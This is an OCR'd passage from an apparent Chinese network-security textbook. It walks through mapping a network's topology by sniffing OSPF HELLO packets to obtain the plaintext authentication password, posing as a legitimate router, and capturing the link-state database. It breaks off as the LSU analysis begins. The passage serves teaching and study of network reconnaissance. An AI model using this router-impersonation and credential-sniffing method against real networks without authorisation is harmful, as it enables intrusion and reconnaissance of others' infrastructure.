


图 6-57　绘制第二部分网络

如图 6-58 所示,链路数据库中存在两条点到点链路,R1 到 R4 代价为 8、R2 到 R5 代价为 4。这两条点到点链路可以将两部分网络整合成一个完整的网络,至此网络拓扑绘制完成,我们得到了网络和路由器的连接情况以及每条链路的传输代价。




图 6-58　连接两部分网络,形成完整的网络拓扑

6.4.4　通过实验验证主动的网络拓扑绘制方法

将测试计算机接入目标网络,实验目的是根据链路数据信息绘制出目标网络的拓扑结构。实验流程大致描述如下:首先将测试计算机伪装成一台新接入目标网络的合法路由器,通过身份认证之后,目标网络的指定路由器会将完整的链路状态数据库封装在 OSPF-LSU 报文中发送给测试计算机,在测试计算机上运行 Sniffer Pro 可以捕获这一 LSU 报文,之后通过这个 LSU 报文中携带的链路状态数据库绘制出完整的区域网络拓

扑结构。

在开始实验之前，先介绍一下链路通告。数据链路信息被封装在链路通告报文中在网络内传输。链路通告报文包括 5 种类型，分别是：路由器通告，传输网络通告，到网络的汇总通告，到自治系统边界路由器的汇总通告和外部网络通告。其中前两种链路通告包含绘制网络拓扑所需的数据链路信息，是本文研究的对象。路由器通告由路由器发布。以图 6-59 为例，router1 发布的路由器通告包括一个终端网络链路和一个传输网络链路；router2 发布的路由器链路通告包括两个传输网络链路。每个传输网络都有一台指定路由器，它负责发布传输网络通告。图 6-59 中传输网络 1 的通告由 router1 发布，传输网络 2 的通告由 router3 发布。




图 6-59　网络环境举例

第一步：获取身份认证信息。

OSPF 路由器只信任合法路由器发来的链路状态通告，在链路状态通告报文中会携带验证密码，只有密码正确，路由器才会信任这个通告报文。因此必须获得这个验证密码。这可以通过监听合法路由器定期广播的 HELLO 报文获得。

图 6-60 是合法路由器定期(例如每隔 10s)发出的 HELLO 报文。包括 14 字节链路层数据、20 字节 IP 首部数据、44 字节 OSPF HELLO 数据。在链路层数据中，目的 MAC 地址为组播地址 01.00.5e.00.00.05，源 MAC 地址为指定路由器 MAC。IP 首部中源 IP 地址为指定路由器 IP，目的 IP 地址为组播地址 224.0.0.5。

从这个 HELLO 报文的 OSPF 头部提取以下信息：router id 为 50.1.1.2(router id 是路由器 IP 地址最小的那个接口的 IP)，area id 为 0.0.0.0(相同区域的路由器具有相同的 area id)，Auth_type 为 1(0 表示无认证，1 表示简单密码认证方式，2 表示 MD5 认证)，Auth_data 为 12345678(即认证密码)。

从这个 HELLO 报文的 OSPF 数据部分提取：Network_mask 为 255.255.255.0、HELLO_interval 为 10s，Router_priority 代表优先级为 1，Router_dead_interval 为 40s，Designated_router 本区域的指定路由器 IP 为 60.1.1.1，Backup_designated_router 备份指定路由器无，邻居列表为空。

第二步：将测试主机伪装成合法路由器接入目标网络，捕获 LSU 报文。

利用第一步获得的认证信息，将测试主机设置为一台合法的路由器接入目标网络。配置界面如图 6-61 所示。目标网络地址为 60.1.1.0，测试主机的 IP 地址为 60.1.1.30，区域 ID 为 0.0.0.0，路由器优先级为 1，传输代价为 2，密码为 12345678。

HELLO
2 | 1 | len=44
50.1.1.2 ← router id
0.0.0.0 ← area id
check | 1 ← auth type
1234
5678
password
ospf header
255.255.255.0
int=10 | 2 | 1 ← priority
40 ← dead interval
60.1.1.1 ← designated
0.0.0.0 ← backup designated
ospf data
multicast MAC 01.00.5e.00.00.05
designated router MAC DR MAC
20B
Link data | IP header | OSPF HELLO
14B
44B
0×45 | 0 | length
id | flag
TTL | 89 | check
60.1.1.1 designated router ip
224.0.0.5 multicast ip

图 6-60　包含验证密码的 OSPF HELLO 报文格式




图 6-61　配置测试主机

单击“确定”按钮之后，测试主机与目标网络的指定路由器开始 OSPF 通信过程，在测试主机上运行 Sniffer Pro 将整个通信过程产生的网络数据捕获下来。大概 40s 之后停止

捕捉，从通信数据中可以很容易地找到指定路由器发送给测试主机的 OSPF-LSU 报文，其中就包含整个区域网络的链路状态数据库(注：如果网络比较庞大，则可能通过多个 LSU 报文传递链路数据库)。

第三步：分析 LSU 报文并绘制网络拓扑结构。

图 6-62 为本例中指定路由器发送给测试主机的 LSU 报文，类型为 4 代表这是一个 LSU 报文，其中包含区域网络内所有的链路信息。这个 LSU 报文包含 5 条链路通告，下面逐一分析这些通告，并绘制出它们所对应的局部网络拓扑结构。

